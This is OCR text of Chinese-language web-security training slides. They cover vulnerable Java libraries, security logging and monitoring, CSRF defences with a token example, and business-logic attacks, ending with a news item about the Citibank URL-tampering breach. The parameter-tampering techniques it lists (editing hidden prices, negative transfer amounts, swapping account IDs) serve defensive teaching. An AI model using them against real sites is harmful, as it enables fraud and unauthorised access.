
Most used Java components with critical vulnerabilities


LIBRARY	VERSION	% OF JAVA APPLICATIONS
commons-collections-3.2.1.jar	3.2.1	25.0%
commons-fileupload-1.2.1.jar	1.2.1	10.4%
batik-css-1.7.jar	1.7	9.5%
batik-util-1.7.jar	1.7	9.4%
commons-fileupload-1.2.jar	1.2	9.3%
batik-ext-1.7.jar	1.7	9.2%
spring-web-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.7%
spring-core-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.7%
spring-beans-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.6%
spring-context-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.5%
spring-expression-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.4%
spring-jdbc-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.4%
struts-1.2.9.jar	1.2.9	4.3%
spring-aop-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.3%
spring-asm-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.3%
spring-tx-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.2%
spring-context-support-3.1.1.RELEASE.jar	3.1.1.RELEASE	4.2%
spring-orm-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%
spring-jms-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%
spring-webmvc-3.1.1.RELEASE.jar	3.1.1.RELEASE	3.8%


https://www.veracode.com/sites/default/files/Resources/Reports/state-of-software-security-volume-7-veracode-report.pdf

防護建議

- 儘量使用最新版
- 常檢視相關最新資安訊息
  - ✓ Exploit DB
  - ✓ CVE
  - ✓ 使用者討論區
  - ✓ 官方release note
- 弱點掃描工具
  - ✓ 例: Acunetix、Metasploit、….
- 專業工具
  - ✓ 例: Black Duck ….








A10 – Insufficient Logging & Monitoring

時程趕工下的犧牲者



中國三寶車主撞牆怪煞車失靈，特斯拉：Log檔裡沒踩煞車

by Onews

分類 科技 0

讚 230 人說這讚。趕快註冊來看看朋友對哪些內容按讚。

Notification → End User

- 以下動作最好要通知使用者
  - ✓ 上次登入時間(此項可直接顯示在網頁上)
  - ✓ 密碼變更、忘記密碼的申請、密碼重設
  - ✓ 個人資料的修改
  - ✓ 成功或失敗的交易
- 通知必須透過 out-of-band媒介
  - ✓ Email/實體信件
  - ✓ 簡訊/電話
- 通知的內容中避免夾帶機敏資料

Log Content

For Security


- ✓ 登入(成功與失敗) / 登出
- ✓ 密碼變更、忘記密碼的申請、密碼重設
- ✓ 個人資料的修改
- ✓ 後端重要檔案或資料的存取
- ✓ 檔案上傳
- ✓ 重要功能或交易(成功與失敗)
- ✓ 異常輸入狀況(後續介紹....)
- ✓ 新增、暫停、刪除使用者
- ✓ 重要系統參數的修改
- ✓ 資料上架/下架

.....

特別針對管理者

Log 注意事項

- 時間需校正
- 記錄對象應包含使用者與管理者
- 避開機敏資料(如:密碼、個資)或進行馬賽克。
- 避免自己被灌爆 ➔ 白名單 / Aggregation
- 應妥善儲存與保護這些 Log 記錄



Log → Monitoring


➢ 異常行為監測

✓ 異常資料內容

- SQL Injection ?
- XSS?
- 越權?
- 異常交易數值
- 異常資料長度
- ….

✓ 異常存取頻率

- 暴力猜測密碼?
- 大量輸入 / 下單?
- 大量讀取
- …..



http://imgs.iaweg.com/pic/3BpYzQwLm5pcGljLmNvbS8yMDE0MDQxMi8yNTMxMTcwXzIxMjY1NDY0ODAwMF8yLmpwZwloglog

Incident Handling


Incident Handling

Type	Target
	 ➢ User ➢ Administrator ➢ **Stakeholders**
	 ➢ IP ➢ IP Range
 Monitor / Disable	 ➢ User Rights ➢ User Account


Others:
Cross-Site Request Forgery (CSRF)


“跨網站請求偽造”
駭客 ....
偷偷利用你的身份
在你登入過的網站
進行網站提供的功能!

原理說明




原理說明(cont.)



防護建議

- 不是所有CSRF都需要修，先確認該功能萬一被誤用是不是會帶來傷害。
- **Workaround**
  - ✓限制使用者的登入有效時間。
  - ✓對於重要的交易或功能
    - **Double confirm**
    - **Re-authenticate**
    - **Two-factor Authentication**
  - ✓確認使用者是利用網站介面來進行該項功能
    - 檢驗 HTTP 表頭 "Referer" ➔ 可被偽造！
    - 使用CAPTCHA ➔ 不是所有地方適用 & 實作也可能出包
      - 人機分辨測驗: Completely Automated Public Test to tell Computers and Humans Apart



防護建議(cont.)

Solution

✓ 建議可實作 “Custom Random Token”:

- 針對重要的交易鏈結或是表單資料
- 範例:

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
...
</form>
```

  - 後端在產生此頁時，產生一個**random token**置於表單隱藏欄位，並同時將此值存入後端session data中。
  - 收到使用者送出的該頁資料後取出此值與後端存放者進行比對
  - 可以加上**時間限制**，例如5分鐘內有效。
- 注意事項
  - 消耗掉就要產生新的!
  - 注意其保密性，不要放在URL參數中。

防護建議(cont.)

Solution by Frameworks

✓ .NET : ViewStateUserKey

- **Starting with Visual Studio 2012**
- *http://software-security.sans.org/developer-how-to/developer-guide-csrf*

✓ Java : OWASP CSRF Guard

- *https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project*

> What is CSRFGuard?
>
> OWASP CSRFGuard provides:
>
> - A library that implements a variant of the synchronizer token pattern to mitigate the risk of Cross-Site Request Forgery (CSRF) attacks.
> - A JavaEE Filter and exposes various automated and manual ways to integrate per-session or pseudo-per-request tokens into HTML.

商業邏輯攻擊

修改關鍵參數

- 竄改URL或是表單參數 → 攻擊商業邏輯 !!!
  - ✓ radio button、check box、select menu
  - ✓ hidden value (→最後結帳金額?!)
- 常用手法 (→重設密碼的帳號!!!)
  - ✓ SQL、XSS
  - ✓ 負數 (→轉帳?!)
  - ✓ 縮小值 (→折扣?!)
  - ✓ 修改與帳號有關的參數 (→ 權限水平/垂直移轉)

所有網頁參數有心人都會去看與竄改 !!!

歷史悠久卻十分好用

重蹈覆轍

Solidot
奇客的资讯，重要的东西

分类
首页
IT
Linux
开源
书籍
开发者
苹果
游戏
硬件
软件
采访
互联网
询问Solidot

花旗银行因黑客入侵损失270万美元

blackhat 发表于 2011年6月27日 13时20分 星期一 0
来自九牛一毛部门

花旗银行因黑客入侵而蒙受了270万美元的损失。花旗在本月初承认黑客非法访问了超过36万美国客户的信用卡账户，黑客没有渗透进主信用卡处理系统，而只是简单的进入信用卡客户专区，然后把浏览器地址栏中自己的帐号替换成他人的帐号。花旗在上周五证实大约3400个帐号遭受了270万美元损失。花旗声称客户将不需要为损失承担责任，它将为受影响的客户重新发行新信用卡。

« Firefox地址栏将隐藏http:// | 研究人员利用电刺激劫持手 »

